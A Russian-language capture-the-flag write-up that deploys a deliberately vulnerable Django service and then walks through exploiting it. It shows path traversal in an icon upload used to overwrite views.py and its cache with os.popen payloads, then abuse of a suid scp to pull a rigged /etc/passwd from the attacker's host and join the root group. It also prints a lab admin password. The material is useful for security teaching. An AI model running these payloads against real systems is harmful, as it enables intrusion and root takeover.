Уязвимость удаленного выполнения кода с повышением привилегий сервиса `WebsiteGuide`

Сервис WebsiteGuide

Для начала разверните сервис

Установите `docker`

```
apt update
apt install docker docker.io
```

Соберите образ веб сервера

```
cd websiteguide
docker build --no-cache . -t websiteguide
```

Запустите контейнер

```
docker run -d --restart=always --name=websiteguide -p 8000:80
websiteguide
```

Теперь контент ресурса доступен по http://yourhost:8000

Создайте учетные записи пользователей

Для этого перейдите по http://yourhost:8000/admin

Логин: `admin`
Пароль: `4HfWNI4bLJzyr9ocSGGD9rlK19Dw`

После входа перейдите в **Управление пользователями** и создайте нужное количество пользователей группы.

Каждый пользователь может добавлять обычных пользователей (которые не могут блокировать и изменять чужие учетные записи)

Теперь пользователи могут активно создавать свои группы вебсайтов и просматривать чужие.

Легенда

В сеть утекли исходники ~~говно~~кода приложения - `legend/views.py`

Решение

Для успешной эксплуатации уязвимости нужно:

H5 **Увидеть (в слитом `views.py`), что иконки загружаются без проверки имени**

```
def post(self, request):
    ...
    save_path = os.path.join(settings.MEDIA_ROOT, 'icon', name)
    ...
```

H5 **Понять, что можно добавлять и перезаписывать файлы на сервере.**

Сделать это можно например так:

1. Изменим сообщение методе **get** (метод срабатывает при добавлении вебсайта) слитого файла `views.py`, в который в дальнейшем и будем добавлять полезную нагрузку.


```
#return CustomResponse(
#    status=status.HTTP_201_CREATED,
#    msg='Добавлено успешно'
#)

# меняем на полезную нагрузку

return CustomResponse(
    status=status.HTTP_201_CREATED,
    msg=f"im a {os.popen('id').read()}"
)
```

2. Теперь нужно перезаписать файл `views.py` на сервере.


   Для этого открывает `burp` и отлавливаем момент передачи файла на сервер:



3. Меняем `views.py` на `../../views.py`. Так мы перезапишем файл, поскольку файлы сохраняются в `/WebsiteGuide/websiteapp/media/icon/`, а файл `views` - в `/WebsiteGuide/websiteapp/`.

> ВАЖНО! Как можно заметить, сервер работает на `Django`, а значит файлы кэшируются по умолчанию. Чтобы исполнялся код, либо должен упасть сервер, либо мы должны перезаписать файл соответствующего кэша на сервере - `/WebsiteGuide/websiteapp/__pycache__/views.cpython-36.pyc`. Первый случай можно имитировать перезагрузкой контейнера. Во втором случае нужно скомпилировать файл `views.py` в кэш с помощью `compileall`:
>
> ```
> import compileall
> compileall.compile_file('views.py')
> ```

4. После успешной перезаписи получаем:




H5 **Понять, что на файл `/usr/bin/scp` установлен `suid` бит.**

Например, можно использовать `linpeas.sh`

H5 **Узнать содержимое `/etc/passwd`**

```
return CustomResponse(
    status=status.HTTP_201_CREATED,
    msg=os.popen('cat /etc/passwd').read()
)
```




H5 Перезаписать файл `/etc/passwd` используя `scp`

1. Меняем в `/etc/passwd` последнюю строчку, добавив пользователя `websiteguide` в группу `root`.
2. Сгенерируем ключи `rsa` для дальнейшего использования. Чтобы подключаться без ввода пароля скопируем себе на хост сгенерированный ключ:

```
return CustomResponse(
    status=status.HTTP_201_CREATED,
    msg=os.popen('ssh-keygen -t rsa -b 4096 -P "" -f ./id_rsa && cat ./id_rsa.pub').read()
)
```

И проверяем, что выполнилось без ошибки




3. Скопируем публичный ключ и вставим его в файл `~/.ssh/authorized_keys` на своем хосте:

```
echo "ssh-rsa AAAAB3N[тут длинная часть ключа]CVsQ==
websiteguide@8c2aedce79b2" >> ~/.ssh/authorized_keys
```

4. Теперь можно одной командой загрузить нашу полезную нагрузку:


```
return CustomResponse(
    status=status.HTTP_201_CREATED,
    msg=f"{os.system('scp -i ./id_rsa
your_username@your_ip_addr:/path/to/passwd /etc/passwd')}"
)
```

Проверяем, что выполнено успешно:



5. Проверяем, что пользователь `websiteguide` состоит в группе `root`:

```
return CustomResponse(
    status=status.HTTP_201_CREATED,
    msg=os.popen('id').read()
)
```



H5 Выполнять команды от `root`.

Для простоты лучше всего аналогичным образом подключиться по `ssh`, но только теперь сгенерировать ключи на хостовой машине и скопировать их на сервер.